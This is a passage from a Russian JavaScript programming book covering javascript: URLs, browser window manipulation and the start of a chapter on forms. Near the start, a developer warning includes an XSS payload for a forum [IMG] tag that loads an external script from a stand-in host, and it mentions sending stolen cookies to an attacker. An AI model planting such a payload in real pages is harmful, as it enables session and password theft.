При генерации страницы скрипт форума заменяет псевдотег `[IMG]` на HTML-тег `<IMG>`, помещая в атрибут `src` адрес изображения, указанный пользователем. Если скрипт форума не производит проверки корректности адреса изображения и допускает использование URL типа javascript, то злоумышленник также может легко внедрить в страницу свой JavaScript-код. Сложность и объем внедренного таким образом кода не ограничивается длиной URL. Например, следующая конструкция сгенерирует в документе разметку, вызывающую загрузку и исполнение внешнего скрипта:

```
<IMG src="javascript:document.write('<scr'+'ipt
src=\'http://test.com/s.js\'
type=\'text/javascript\'></scr'+'ipt>');">
```

Такой код будет исполняться при посещении страницы пользователями, работающими с Internet Explorer и Opera. И поскольку часть из них прошла авторизацию, внедренный скрипт может выполнять от их имени практически любые действия (например, создавать на форуме множество бессмысленных сообщений). Также при помощи внедренного в страницу JavaScript-кода злоумышленник может отсылать cookies пользователей своему серверному скрипту, который будет сохранять эти данные. Таким образом он вполне может получить пароль администратора атакуемого ресурса. Поэтому при разработке различных сетевых сервисов не стоит забывать и о таких возможностях использования URL типа javascript.

Напоследок рассмотрим неочевидный на первый взгляд способ применения URL типа javascript — в адресной строке браузера. Браузер будет интерпретировать URL типа javascript, введенный в адресную строку, как и любой другой URL, однако при этом будет исполнен содержащийся в нем JavaScript-код. Примечательно то, что код из адресной строки исполняется в контексте активного окна браузера. То есть, если в активном окне загружен некоторый документ, код из адресной строки получает доступ ко всей иерархии объектов, связанных с этим окном и документом. Эту особенность часто используют для совершения некоторых шаблонных действий с загруженной в браузер страницей. Иногда это оказывается весьма полезным. Приведем несколько примеров.

Вероятно, вы посещали в Интернете сайты, на страницах которых "отключено" контекстное меню (при щелчке правой кнопкой мыши вместо меню появляется либо окно сообщения, либо вообще ничего не происходит). Следующий URL типа javascript, активизированный в адресной строке, "включает" меню.

```
javascript: var _f = function(w){try{var d=w.document;
var b=d.body;
d.oncontextmenu=d.onmousedown=b.oncontextmenu=b.onmousedown=
null; }catch(e){}}; _f(window); if(top.frames.length) for(i=0;
i < top.frames.length; i++) _f(top.frames[i]);
```

Встречаются страницы, при закрытии которых открывается еще несколько окон браузера либо окно с тем же документом. Создание таких popup-окон обычно производится в обработчиках событий закрытия страницы. Следующий URL типа javascript содержит код, устанавливающий в `null` соответствующие обработчики.

```
javascript: var d = document; var b = d.body;
void(d.onunload=d.onbeforeunload=b.onunload=b.onbeforeunload=
null);
```

Также может оказаться полезным приведенный далее URL типа javascript. Он выводит в окне сообщения значения всех cookies, сопоставленных документу.

```
javascript:alert(document.cookie.split(";").join("\n"));
```

Это лишь несколько примеров, демонстрирующих возможности подобного применения URL типа javascript. Однако случаев, в которых можно использовать данный подход, гораздо больше: получение HTML-разметки документа, сгенерированного скриптом, снятие "псевдозащиты" от копирования, которую так любят придумывать начинающие Web-

мастера, и т. д. Многие разработчики имеют в своем арсенале набор таких URL для выполнения типовых действий с произвольным документом.

Генерация изображений через протокол javascript

Чуть ранее уже упоминалось, что при помощи использования URL типа javascript можно формировать произвольные графические изображения. К сожалению, данный метод генерирования изображений не документирован. К тому же, он позволяет создавать только монохромные растры (по крайней мере, автору не удалось найти способ сформировать цветное или полутоновое изображение). Эта возможность поддерживается практически всеми браузерами (в Internet Explorer, правда, метод перестает работать в ОС Windows XP SP2).

Итак, для того чтобы URL типа javascript служил источником данных изображения, содержащийся в нем код должен вычисляться в строку следующего вида:


```
"#define t_width X\n#define t_height Y\nstatic char t_bits[] =
{DATA}"
```

Здесь *X* — ширина, *Y* — высота изображения в пикселах, `DATA` — набор элементов массива `t_bits`, представляющий собой данные битовой карты. Величина *X* должна быть кратна 8. Элементы массива `t_bits` должны быть представлены шестнадцатеричными числами в диапазоне 0x00—0xFF. Поскольку изображение монохромное, каждый байт данных (каждый элемент массива `t_bits`) описывает 8 пикселов растра. Далее приведен несколько сокращенный фрагмент примера examples\09\ex_9_07.htm, находящегося на компакт-диске, который демонстрирует применение URL типа javascript для формирования изображений.

```
...
<script type="text/javascript">
var bgURL="#define t_width 8\n#define t_height 8\nstatic char
t_bits[] = {0x01,0x02,0x04,0x08,0x10,0x20,0x40,0x80}";
var imgURL = "#define t_width 8\n#define t_height 8\nstatic char
t_bits[] = {0xFF,0x81,0x81,0x81,0x81,0x81,0x81,0xFF}";
</script></head>
<body background="javascript:bgURL;">
<img src="javascript:imgURL;" width="64" height="64">
...
```

Как можно видеть, в этом примере с помощью URL типа javascript задается изображение фона страницы, а также создается внедренное в документ изображение.

Поскольку данный метод генерирования картинок не документирован, его не стоит широко использовать на практике. Однако, вероятно, вам захочется поэкспериментировать с такой возможностью. Очевидно, формирование подобных URL типа javascript — весьма сложное занятие. Поэтому автор написал скрипт, позволяющий создавать динамические изображения простым и естественным способом. Скрипт содержится в файле examples\Lib\canvas.js и представляет собой реализацию объекта `CCanvas`. Объекты типа `CCanvas` эмулируют графическую поверхность и предоставляют набор методов для "рисования" на ней. Автор реализовал рисование только нескольких графических примитивов (точка, отрезок, закрашенный и не закрашенный прямоугольник), однако вы можете самостоятельно реализовать и другие методы, по своему усмотрению. Мы не будем рассматривать здесь "устройство" этого скрипта все по той же причине малой практической значимости. Однако вы можете легко начать его применение, ознакомившись с описанием методов объекта `CCanvas`, приведенным в файле examples\Lib\canvas.txt, а также примером examples\09\ex_9_08.htm генерации изображения с помощью объекта `CCanvas` (см. компакт-диск).



ЧАСТЬ III

Создание динамических эффектов

Глава 10. Управление интерфейсом браузера

Глава 11. Работа с формами

Глава 12. Устанавливаем виртуальный сервер

Глава 13. Создание анимационных эффектов

В этой части мы будем решать задачи, в той или иной степени связанные с динамическими преобразованиями Web-страниц, т. е. скрипты, создаваемые нами, будут каким-либо образом изменять содержимое или структуру документа. Мы рассмотрим работу с окном браузера, формами и изображениями, разработаем множество скриптов, создающих анимационные эффекты. Большое внимание будет уделено принципам организации дружественного пользовательского интерфейса.

ГЛАВА 10

Управление интерфейсом браузера

В этой главе мы рассмотрим способы управления окном браузера и отдельными его составляющими. По своей сути, задачи, рассматриваемые здесь, очень просты, а их решения, в основном, сводятся к использованию методов и свойств объекта `window`. Однако необходимость в некоторых типовых операциях, описываемых далее (например, создание окон с заданными параметрами), может возникать весьма часто, поэтому данная тема, безусловно, заслуживает внимания.

Прежде всего, необходимо подчеркнуть некоторую специфику работы с параметрами окна браузера средствами клиентских скриптов. Во-первых, объект `window`, упоминавшийся ранее, принадлежит объектной модели браузера *(см. главу 4)*, на которую не существует какого-либо стандарта и которая специфична для каждого конкретного пользовательского агента. Во-вторых, браузер является частью рабочей среды пользователя, и манипулирование его параметрами может нарушать целостность и логичность пользовательского интерфейса. В-третьих, браузер может быть сконфигурирован таким образом (именно во избежание изменения интерфейса сценариями Web-страниц), что действия, производимые клиентским скриптом и направленные на изменение его параметров, не принесут ожидаемого эффекта. Именно поэтому изменять параметры окон браузера следует только для решения специфических задач.

Создание окон браузера с заданными параметрами

Бывают случаи, когда клиентский сценарий должен в произвольный момент времени инициализировать создание нового окна браузера с за-

грузкой в него некоторого документа. При этом часто желательно, чтобы создаваемое окно обладало определенным набором свойств (размеры, положение на экране и т. д.). Такие окна обычно называют *всплывающими* (popup). Они могут быть созданы методами `window.open`, либо `document.open`. Прототипы этих методов таковы:

```
document.open(sUrl [, sName] [, sFeatures] [, bReplace])
window.open([sURL] [, sName] [, sFeatures] [, bReplace])
```

Оба метода вызывают загрузку документа с заданным URL в окно с указанным именем. В ряде случаев *(см. далее)* создается новое окно.

Метод `document.open` может быть использован двумя способами. Он либо "открывает" существующий документ для записи в него данных при помощи методов `write` или `writeln` (в этом случае задаются только первые два параметра), либо работает как метод `window.open`. В первом случае метод `document.open` возвращает ссылку на новый объект документа, во втором — на объект созданного окна.

Метод `window.open` инициирует загрузку документа в окно с указанным именем. При необходимости (в зависимости от значения параметра *sName*) такое окно будет создано. Метод возвращает ссылку на новый объект `window`. Параметры методов `window.open` и `document.open` имеют одинаковое назначение. Их описание приведено в табл. 10.1.

Таблица 10.1. *Параметры методов* `window.open` *и* `document.open`

Параметр	Описание
sUrl	Строка, определяющая URL документа, загружаемого в создаваемое окно. Если параметр не указан, будет загружен документ `about:blank`
sName	Строковое значение, задающее имя создаваемого окна. Данный параметр может являться либо произвольным именем, либо одним из предопределенных значений. Если задано произвольное имя окна, то в дальнейшем это имя может использоваться как значение атрибута `target` элементов `A`, `FORM`, либо при повторном вызове метода `open`. В этом случае (если окно с данным именем уже существует) указанный документ будет загружен в него
sFeatures	Строка опций создаваемого окна. Представляет собой список разделенных запятыми пар вида *название_опции=значение*

Таблица 10.1 *(окончание)*

Параметр	Описание
bReplace	Параметр логического типа, определяющий, будет ли при загрузке документа в уже существующее окно создаваться новая запись в истории посещений страниц, сопоставленной данному окну (работа с этим списком возможна через объект `window.history`). Если значение `false`, в список будет добавлена новая запись, если значение равно `true`, URL загружаемого документа заменит последнюю запись

В табл. 10.2 приведен список возможных предопределенных значений параметра *sName*.

Таблица 10.2. *Значения параметра* `sName`

Значение	Описание
`_blank`	Будет создано новое, неименованное окно
`_media`	Доступно в Internet Explorer 6 и выше. Документ будет загружен в панель **Media** браузера
`_parent`	Если метод `open` выполняется в скрипте документа, загруженного во фрейм, новый документ будет открыт в родительском окне фрейма, иначе этот параметр интерпретируется как `_self`
`_search`	Доступно в Internet Explorer 5 и выше. Новый документ загружается в панель поиска браузера
`_self`	Новый документ загружается в текущее окно или фрейм
`_top`	Новый документ загружается в текущее окно верхнего уровня

Теперь рассмотрим опции, которые возможно указать в строке *sFeatures* (табл. 10.3).

Таблица 10.3. *Значения параметра* `sFeatures`

Опция	Описание
`left`	Определяет позицию левого края окна в пикселах
`top`	Определяет позицию верхнего края окна в пикселах
`width`	Задает ширину окна в пикселах

Таблица 10.3 *(окончание)*

Опция	Описание
height	Задает высоту окна в пикселах
resizable	Определяет, возможно ли изменение размера окна пользователем. Значение по умолчанию — "yes"
fullscreen	Позволяет отобразить окно браузера в "полноэкранном" режиме. Работает только в Internet Explorer. Значение по умолчанию — "no"
channelmode	Работает только в Internet Explorer. Позволяет открыть браузер развернутым на весь экран (в theater-режиме) и отобразить "панель каналов" (channel band). Значение по умолчанию — "no". Допускается использование данной опции совместно с опцией fullscreen
titlebar	Работает только в Internet Explorer и только в случае HTML-приложений или диалоговых окон. Определяет, должен ли отображаться заголовок окна браузера. Значение по умолчанию — "yes"
toolbar	Определяет, должна ли быть отображена основная панель инструментов браузера. Значение по умолчанию — "yes"
menubar	Определяет, должно ли быть отображено меню окна браузера. Значение по умолчанию — "yes"
status	Определяет, должна ли быть отображена строка состояния в окне браузера. Значение по умолчанию — "yes"
location	Определяет, должна ли быть отображена в окне браузера строка для ввода URL для загрузки другого документа. Значение по умолчанию — "yes"
directories	Определяет, должна ли быть отображена в окне браузера панель, содержащая кнопки ссылок, закладок и т. д. Значение по умолчанию — "yes"
scrollbars	Определяет, должны ли быть доступны в окне браузера полосы прокрутки. Значение по умолчанию — "yes"

Значениями опций left, top, width, height должны являться целые числа. Тип остальных опций — логический. Допускается указание "yes" или "1" в качестве значения истинности, и "no", либо "0" в качестве ложного значения. Если при вызове метода open параметр sFeatures не

указан, используются значения по умолчанию для всех опций. Если параметр `sFeatures` определен, то все неуказанные в данной строке опции считаются установленными в значение `"no"`.

Рассмотрим несколько примеров создания окон с заданными параметрами (для простоты будем везде использовать метод `open` объекта `window`). Самый простой способ создать popup-окно — использовать метод `open`, указав только первый параметр. Например:

```
window.open("http://codeguru.ru");
```

Данный вызов откроет окно, имеющее размеры, расположение, набор панелей инструментов, определяемые настройками браузера и параметрами графической среды. Однако часто возникает необходимость создавать popup-окна заданного размера. Такие окна применяют для организации различного рода быстрых голосований, рейтингов (например, для оценки качества постов на форуме). Обычно в этом случае popup-окно открывается javascript-ссылкой, а URL загружаемого документа является адресом серверного скрипта голосований (через параметры в URL скрипту передаются необходимые данные). Назначение такого окна — послать данные на сервер и закрыться сразу же после получения ответа, поэтому его размер делают достаточно малым. Используем опции `width` и `height`:

```
window.open("http://codeguru.ru", "_blank",
            "width=400,height=200");
```

Исполнение данного кода приведет к созданию окна шириной 400, высотой 200 пикселов без меню, строки состояния, полос прокрутки, панелей инструментов и возможности изменять его размер. Для того чтобы "включить" какие-либо элементы управления, необходимо явно использовать соответствующие опции:

```
window.open("http://codeguru.ru", "_blank",
"left=16,top=16,width=400,height=200,resizable=1,toolbar=1,
menubar=1,status=1,location=1,directories=1,scrollbars=1");
```

Вы можете самостоятельно поэкспериментировать с опциями, используемыми при создании popup-окон. Для более комфортного изучения данной темы автором написан небольшой скрипт (генератор кода создания popup-окон), представленный в примере examples\10 \ex_10_01.htm, который поможет вам быстро сгенерировать код в соответствии с выбранными опциями и тут же просмотреть результат.

Изменение параметров окна браузера

Начиная этот раздел главы, следует сразу отметить, что динамическое изменение параметров окна браузера мало применимо к реальным задачам. К тому же, использование различных эффектов, связанных с подобными изменениями, отнюдь не является хорошим стилем при создании Web-сайтов. Однако задачей данной части главы является освещение соответствующих возможностей, а что с ними делать — решать вам.

Примеры перемещения и изменения размеров окна браузера

Должно быть, существует не так много задач, для решения которых требовалось бы переместить или изменить размер окна браузера. В основном такая необходимость может возникать при создании HTML-приложений (HTML applications) для Internet Explorer. Также можно пытаться развернуть окно браузера до требуемого размера, если страница оптимизирована под высокое разрешение экрана (правда, это является крайне плохим стилем).

Для обеспечения возможности манипулирования положением и размером окон документов практически все современные браузеры поддерживают методы `moveTo`, `resizeTo`, `moveBy`, `resizeBy` объекта `window`. Вот их прототипы:

```
window.moveTo(iX, iY)
window.moveBy(iX, iY)
window.resizeTo(iWidth, iHeight)
window.resizeBy(iX, iY)
```

Все параметры этих методов являются целыми числами, задающими координаты в пикселах. Методы `moveTo` и `moveBy` производят абсолютное и относительное, соответственно, позиционирование окна на экране. Параметрами метода `moveTo` являются значения координаты точки, в которую будет перемещен левый верхний угол окна браузера. Значениями параметров метода `moveBy` являются величины, на которые левый верхний угол окна браузера будет смещен относительно его текущего положения. Эти методы перемещают окно, не меняя его размеров.

Методы `resizeTo` и `resizeBy` позволяют изменять размеры окна браузера, не меняя его позиции на экране (координаты левого верхнего угла).

Метод `resizeTo` устанавливает ширину и высоту окна браузера, равными значениям, переданным ему параметрам *`iWidth`* и *`iHeight`*. Метод `resizeBy` изменяет ширину и высоту окна относительно текущих значений на величины *`iX`* и *`iY`*.

Кроме описанных методов, во многих браузерах (таких как Opera, Mozilla, Netscape Navigator) существует возможность получения и изменения координат и размеров окна, используя такие свойства объекта `window`, как: `screenX` (координата левого края окна), `screenY` (координата верхнего края окна), `outerWidth` (ширина окна), `outerHeight` (высота окна). В некоторых браузерах (например, Konqueror) эти свойства доступны только для получения значений.

Теперь давайте рассмотрим примеры. Здесь нужно сделать небольшое замечание. Поскольку браузер может не поддерживать методы изменения размеров и положения окна, но поддерживать свойства `screenX`, `screenY`, `outerWidth` и `outerHeight`, в файле examples\10\window.js содержится реализация методов `moveTo` и `resizeTo` через эти свойства. Данный скрипт подключается в примерах ex_10_02.htm, ex_10_03.htm и ex_10_04.htm, также находящихся в папке examples\10 на компакт-диске. Его код крайне прост, поэтому здесь не приводится.

Простейшей задачей, для решения которой необходимо перемещение и изменение размеров окна браузера, может являться разворачивание окна браузера до размеров рабочей области графической среды или размеров экрана (в зависимости от того, определение каких параметров поддерживает браузер). Пример сценария, осуществляющего это действие, приведен в файле examples\10\ex_10_02.htm. Скрипт содержит всего одну функцию `FitWindowToScreen`, осуществляющую позиционирование окна в точку с координатами (0, 0) и изменение его размеров. Размеры окна выбираются равными размерам рабочей области графической среды, если поддерживаются свойства объекта `screen` `availWidth` и `availHeight`, иначе — разрешению монитора, если поддерживаются свойства `width` и `height` *(подробнее см. разд. "Определение параметров дисплея" в главе 5).*

```
function FitWindowToScreen()
{
  ...
  // код определения значений nWidth и nHeight
  ...
  window.moveTo(0, 0);
  window.resizeTo(nWidth, nHeight);
}
```

Простой пример, иллюстрирующий только перемещение окна браузера, содержится в файле examples\10\ex_10_03.htm. В нем используется метод `window.moveBy`. Перемещение окна осуществляется пользователем путем нажатия кнопок формы в документе.

Несколько более сложный пример, иллюстрирующий применение метода `resizeTo`, приведен в файле examples\10\ex_10_04.htm. В нем осуществляется "плавное разворачивание" окна до заданного размера. Идея состоит в том, что метод `resizeTo` вызывается в обработчике событий таймера. В этом же обработчике происходит наращивание значений переменных ширины и высоты окна, контроль этих значений и остановка таймера в случае достижения ими заданных значений:

```
function OnTimer()
{
  window.resizeTo(Math.floor(oParams.nWidth),
                  Math.floor(oParams.nHeight));
  oParams.nWidth += oParams.nDx;
  oParams.nHeight += oParams.nDy;
  ...
  // код контроля значений свойств oParams.nWidth,
  // oParams.nHeight и остановка таймера в случае
  // достижения ими значений, равных
  // oParams.nWidthEnd или oParams.nHeightEnd
  ...
}
```

Объект `oParams` инкапсулирует свойства, содержащие начальные, текущие и конечные значения параметров, используемых при работе скрипта. Начальные и конечные значения задаются при создании этого объекта в литеральной нотации:

```
var oParams =
{
  nTop         :  10,   // позиция окна по X
  nLeft        :  10,   // позиция окна по Y
  nWidthStart  : 128,   // начальная ширина окна
  ...
```

Изменяя эти параметры, вы можете сконфигурировать скрипт по своему усмотрению.

Изменение текста заголовка, строки состояния, управление прокруткой документа

Теперь рассмотрим еще несколько примеров внесения изменений в отдельные части окна браузера. Начнем с заголовка окна.

Изменение текста заголовка окна браузера

Как вы знаете, в разделе `HEAD` гипертекстового документа может присутствовать элемент `TITLE`, содержащий текст названия документа. Обычно этот текст выводится в заголовке окна браузера. Значение заголовка документа доступно клиентскому сценарию для получения и изменения через свойство `document.title`. При изменении этого значения, как правило, соответствующим образом изменяется и содержимое заголовка окна браузера. Таким образом, используя данное свойство, можно создавать несложные динамические эффекты на основе периодического изменения текста заголовка окна.

В качестве примера динамического текста в заголовке окна браузера автор решил использовать вывод текущего времени. Скрипт, осуществляющий такой вывод, содержится в файле examples\10\ex_10_05.htm на компакт-диске. Он крайне прост и по своей сути аналогичен скрипту вывода времени на Web-странице, рассмотренному в *разд. "Вывод текущего времени на Web-странице" главы 6* (см. также пример examples\06\ex_6_04.htm). В обработчике событий таймера в скрипте при помощи метода `Format` объекта `CVDate` (библиотека examples\Lib\cvdate.js) формируется текстовое представление текущего времени, а затем это значение присваивается свойству `document.title`:

```
function OnTimer()
{
  var oDate = new CVDate();
  document.title = oDate.Format((oDate.getSeconds() % 2) ?
                                "%H %M" : "%H:%M");
}
window.setInterval(OnTimer, 1000);
```

Изменение текста строки состояния окна браузера

Надо сказать, что изменение текста строки состояния браузера достаточно широко используется в скриптах на Web-страницах реально действующих сайтов. Установить текст строки состояния можно, присвоив строковое значение свойству `window.status`. Так, часто Web-мастера

пытаются скрыть реальные URL ссылок рекламного характера, используя конструкции наподобие этой:

```
<A href="http://адрес_ссылки"
   onmouseover="window.status='';return true;">
текст ссылки</A>
```

Как и в случае с заголовком окна браузера, периодически изменяя текст в строке состояния, можно создавать несложные динамические эффекты. В файле examples\10\ex_10_06.htm содержится пример скрипта, осуществляющего вывод текущего времени в строку состояния. Он абсолютно аналогичен примеру examples\10\ex_10_05.htm, рассмотренному в предыдущем разделе, только вместо свойства `document.title` используется `window.status`.

Более интересным примером применения свойства `window.status` является скрипт, выводящий "бегущую строку" в строке состояния браузера. Он представлен в файле examples\10\ex_10_07.htm. Принцип создания "бегущей строки" такого рода состоит в периодическом выводе в одной и той же позиции (в нашем случае — просто выводе в строку состояния) фрагмента текста фиксированной длины, "вырезанного" из строки, содержащей весь "бегущий текст". Позиция, начиная с которой "вырезается" выводимая подстрока, увеличивается на 1 при каждой замене текста и обнуляется при достижении конца выводимого текста.

В скрипте, внедренном в файл examples\10\ex_10_07.htm, вывод текста в строку состояния и изменение значения позиции начала выводимого фрагмента осуществляется в обработчике событий таймера:

```
function OnTimer()
{
  window.status = strSample.substring(nPos, nPos + nLen);
  if(++nPos > (strSample.length - nLen))
    nPos = 0;
}
```

Здесь переменная `nPos` содержит значение позиции начала выводимого фрагмента текста, `nLen` определяет длину этого фрагмента (длину видимой части "бегущей строки"), а `strSample` содержит весь текст "бегущей строки". Эти переменные инициализируются в начале скрипта. Далее, переменная `strSample` дополняется вначале и в конце пробелами, количество которых равно `nLen` (для того чтобы присутствовал эффект "выезжания" и "заезжания" текста), и запускается таймер.

```
var str = '';
for(var i = 0; i < nLen; i++)
  str += " ";
strSample = str + strSample + str;
window.setInterval(OnTimer, 150);
```

Подобным образом "бегущую строку" можно реализовать и просто на Web-странице.

Управление прокруткой документа

Последнее, что мы рассмотрим в этой главе — управление позицией прокрутки окна браузера. Задать позицию прокрутки можно с помощью методов объекта `window`:

```
window.scroll(iX, iY)
window.scrollTo(iX, iY)
window.scrollBy(idX, idY)
```

Методы `scroll` и `scrollTo` имеют одинаковую функциональность. Они прокручивают документ в окне браузера до позиции, указанной абсолютными значениями параметров *iX* и *iY*. Параметр *iX* определяет горизонтальную, а параметр *iY* — вертикальную позицию (в пикселах) прокрутки. Метод `scrollBy` прокручивает документ по горизонтали и вертикали относительно текущей позиции прокрутки на количество пикселов, указанное параметрами *idX* и *idY*.

Пожалуй, применений данным методам можно найти не так уж и много. На некоторых форумах с их помощью организовывают автоматическую прокрутку страниц вниз после их загрузки. В качестве другого применения этих методов можно предложить циклическую автоматическую прокрутку документа во встроенном фрейме. Это можно использовать, например, в качестве компактной ленты новостей. Как пример, здесь мы рассмотрим именно циклическую автоматическую вертикальную прокрутку документа в окне браузера.

Скрипт, осуществляющий автоматическую вертикальную прокрутку документа, представлен в файле examples\10\ex_10_08.htm. Принцип его работы прост. Он заключается в определении значения текущей вертикальной позиции прокрутки документа, его увеличении и установке новой позиции прокрутки с помощью метода `window.scroll`. Эти действия выполняются в обработчике событий таймера.

Значение вертикальной позиции прокрутки документа возвращается функцией `GetVScrollPos`. Оно определяется как значение свойства

`window.pageYOffset` или `document.body.scrollTop` (в зависимости от того, какое из них поддерживается браузером):

```
function GetVScrollPos()
{
  if(window.pageYOffset)
    return window.pageYOffset;
  else
    return document.body.scrollTop;
}
```

Код обработчика событий таймера выглядит следующим образом:

```
function OnTimer()
{
  var nPos = GetVScrollPos();
  window.scroll(0, nPos + 1);
  if(nPos == GetVScrollPos())
    window.scroll(0, 0);
}
```

Обратите внимание на то, как определяется факт достижения максимального значения прокрутки. После вызова метода `window.scroll` производится повторное получение значения ее вертикальной координаты с помощью `GetVScrollPos`, и, если вследствие вызова `window.scroll` эта координата не изменилась, документ прокручивается к началу. Так достигается цикличность прокрутки.

Возможно, многие рассмотренные в данной главе примеры и не обладают достаточной практической значимостью, однако они неплохо иллюстрируют некоторые общие принципы создания динамических эффектов с помощью клиентских JavaScript-сценариев.

ГЛАВА 11

Работа с формами

Как вы помните, в нескольких примерах предыдущих глав уже были использованы формы. До сих пор мы не уделяли им особого внимания. Но в настоящей главе формы становятся объектом всестороннего рассмотрения. Прежде чем непосредственно приступить к изучению приемов работы с формами, давайте выясним, в чем, собственно, состоят особенности этой работы, и почему данному вопросу посвящена отдельная глава книги. Для этого очертим круг задач, решаемых путем применения клиентских сценариев в отношении форм.

Как вы знаете, основная особенность форм состоит в том, что они являются интерактивной составляющей Web-страниц. Фактически, формы представляют собой раздел документа, в котором кроме обычного гипертекста содержатся также элементы управления (текстовые поля, списки, флажки и т. д.), собственно, и обеспечивающие интерактивность.

Формы предназначены для обеспечения возможности ввода данных пользователем и отправки их некоторому обработчику. Таким обработчиком в большинстве случаев является скрипт на удаленном сервере. Как правило, этот скрипт производит некоторые действия, зависящие от переданных ему данных, а затем возвращает браузеру ответ в виде гипертекстового документа, содержащего результаты произведенных им действий (либо сообщение о неудачном завершении операции). Часто невозможность выполнения обработчиком заданных действий связана с передачей ему некорректных данных, ошибочно введенных пользователем в форму. Обычно, в этом случае (после проверки данных) скрипт-обработчик генерирует документ, содержащий сообщение о допущен-

ной пользователем ошибке. Таким образом, в случае совершения ошибок пользователь ставится перед необходимостью повторного ввода данных. Также, между моментом отправки пользователем формы и получением им сообщения об ошибке, сгенерированного обработчиком, может проходить значительное время (особенно это актуально при использовании медленных каналов связи).

С помощью применения JavaScript-сценариев становится возможным производить контроль данных, введенных пользователем в форму на стороне клиента (в браузере), например, непосредственно перед их отсылкой на удаленный сервер. В случае обнаружения ошибки, клиентский скрипт может сообщить о ней и отменить отправку формы. При этом пользователь практически мгновенно узнает об ошибке и сможет легко скорректировать данные. Контроль корректности данных — одна из наиболее широко распространенных задач, решаемых путем применения клиентских сценариев в отношении форм.

Примечание

Изначально компания Netscape разработала и внедрила JavaScript в свой браузер именно как средство проверки форм. Поэтому данное применение клиентских сценариев, пожалуй, еще и наиболее естественное.

Ко второму типу задач, связанных с формами и решаемых при помощи скриптов, относятся задачи создания дружественного пользовательского интерфейса, т. е. управления состоянием отдельных элементов формы в процессе ввода в нее данных пользователем. Дело в том, что достаточно часто существуют логические взаимосвязи между элементами и группами элементов форм (так, значение, установленное для некоторого элемента, может определять семантику использования другого элемента или группы элементов). Реализовать эти взаимосвязи физически, в виде динамически изменяющихся состояний и значений элементов форм возможно только при помощи сценариев.

Надо отметить, что задачи создания дружественного интерфейса и задачи контроля корректности данных в формах очень часто пересекаются. Конечно, реализация алгоритмов, позволяющих решить эти задачи, требует от Web-программистов дополнительных усилий, однако такой подход, безусловно, намного повышает эксплуатационные характеристики тех частей Web-сервисов, в которых используются формы. Итак, основными темами данной главы будут являться способы проверки данных и создание дружественного пользовательского интерфейса форм.

Работа с формами средствами JavaScript

В первую очередь, давайте рассмотрим основные возможности и принципы работы с формами при помощи JavaScript-сценариев.

Примечание

Для полного понимания HTML- и JavaScript-кода примеров данной главы вы должны хорошо представлять себе принципы применения форм в гипертекстовых документах. Получить соответствующую информацию вы можете в разделе "Формы" спецификации HTML, доступной на прилагаемом к книге компакт-диске.

Формы в объектной модели документа

Формы вводятся в гипертекстовый документ при помощи элемента `FORM`, который обычно является контейнером для элементов HTML-разметки, элементов управления и элементов группировки других элементов управления. Спецификация DOM декларирует интерфейс `HTMLFormElement`, который должен реализовываться объектами дерева документа, соответствующими элементам `FORM`. Для всех HTML-элементов, определяющих элементы управления формы и их части, в спецификации DOM также декларированы соответствующие интерфейсы. Табл. 11.1 описывает назначение этих элементов и их соответствие DOM-интерфейсам.

Таблица 11.1. *HTML-элементы форм и их соответствие DOM-интерфейсам*

Элемент	Интерфейс	Типы элементов управления формы
`INPUT`	`HTMLInputElement`	Однострочные поля для ввода текста или пароля, нажимаемые кнопки (push buttons), графические кнопки, кнопки-флажки (check boxes), кнопки с зависимой фиксацией (radio buttons), элементы для выбора файлов (обычно представлены как текстовое поле с кнопкой), скрытые поля
`BUTTON`	`HTMLButtonElement`	Нажимаемые кнопки (push buttons)

Таблица 11.1 *(окончание)*

Элемент	Интерфейс	Типы элементов управления формы
LABEL	HTMLLabelElement	Текстовые метки для других элементов управления
TEXTAREA	HTMLTextAreaElement	Многострочные поля для ввода текста
SELECT	HTMLSelectElement	Согласно спецификации HTML — определяет меню. В современных браузерах представляется выпадающим списком (combo box) либо многострочным списком с возможностью множественного выбора элементов (list box)
OPTION	HTMLOptionElement	Определяет элемент выбора для SELECT
OPTGROUP	HTMLOptGroupElement	Задает группу элементов OPTION
FIELDSET	HTMLFieldSetElement	Определяет элемент группировки других элементов управления формы
LEGEND	HTMLLegendElement	Задает заголовок для элемента FIELDSET

Мы не будем подробно рассматривать здесь каждый из указанных выше интерфейсов (полную информацию о них вы можете получить из спецификаций DOM), однако далее по тексту при упоминании методов и свойств объектов я буду также ссылаться на соответствующие атрибуты и методы интерфейсов.

Методы доступа к объектам элементов управления форм

Вам уже известен набор методов "общего назначения", позволяющих получить доступ к произвольному объекту в иерархии объектов модели документа *(см. разд. "Способы доступа к объектам модели документа" в главе 4)*. Обладая универсальностью, они, тем не менее, не слишком удобны при работе с формами (например, в задачах, требующих перебора всех объектов элементов управления). Однако DOM предусматривает

особый, простой и естественный способ получения ссылок на объекты элементов управления форм.

Как уже говорилось, DOM-объект формы должен реализовывать интерфейс `HTMLFormElement`. Декларация данного интерфейса включает такие атрибуты, как `length` и `elements`. В JavaScript они представлены как свойства. Свойство `length` содержит числовое значение, указывающее количество элементов управления в форме, а свойство `elements` является коллекцией, позволяющей получать ссылку на эти элементы. Свойство `elements` реализует декларированный в спецификации DOM уровня 1 интерфейс `HTMLCollection`:

```
interface HTMLCollection {
  readonly attribute unsigned long  length;
  Node               item(in unsigned long index);
  Node               namedItem(in DOMString name); };
```

Как видно из листинга, интерфейс `HTMLCollection` имеет атрибут `length`. Его значением является количество элементов коллекции. Таким образом, коллекция `elements` имеет свойство `length`, содержащее, фактически, количество элементов управления формы. Методы `item` и `namedItem` предназначены для получения доступа к элементам коллекции. Метод `item` возвращает ссылку на элемент коллекции по его порядковому номеру, а метод `namedItem` — по имени элемента. Метод `namedItem` работает следующим образом. Сначала среди элементов коллекции ищется тот объект DOM, значение атрибута `id` которого совпадает со значением параметра `name`, переданного методу. Если такой объект найден, метод `namedItem` возвращает ссылку на него. Если объект не найден, поиск производится по критерию совпадения атрибута `name` объектов коллекции со значением параметра `name`. Если объект не найден, — возвращается `null`. Таким образом, свойство-коллекция `elements` обеспечивает удобную возможность доступа к DOM-объектам элементов управления форм.

Теперь рассмотрим примеры получения ссылок на объекты элементов управления формы, используя коллекцию `elements`. В примерах будем подразумевать, что документ содержит форму, заданную следующей HTML-разметкой:

```
<FORM ID="ID_FORM">
    <INPUT type="checkbox" name="oCheck1">
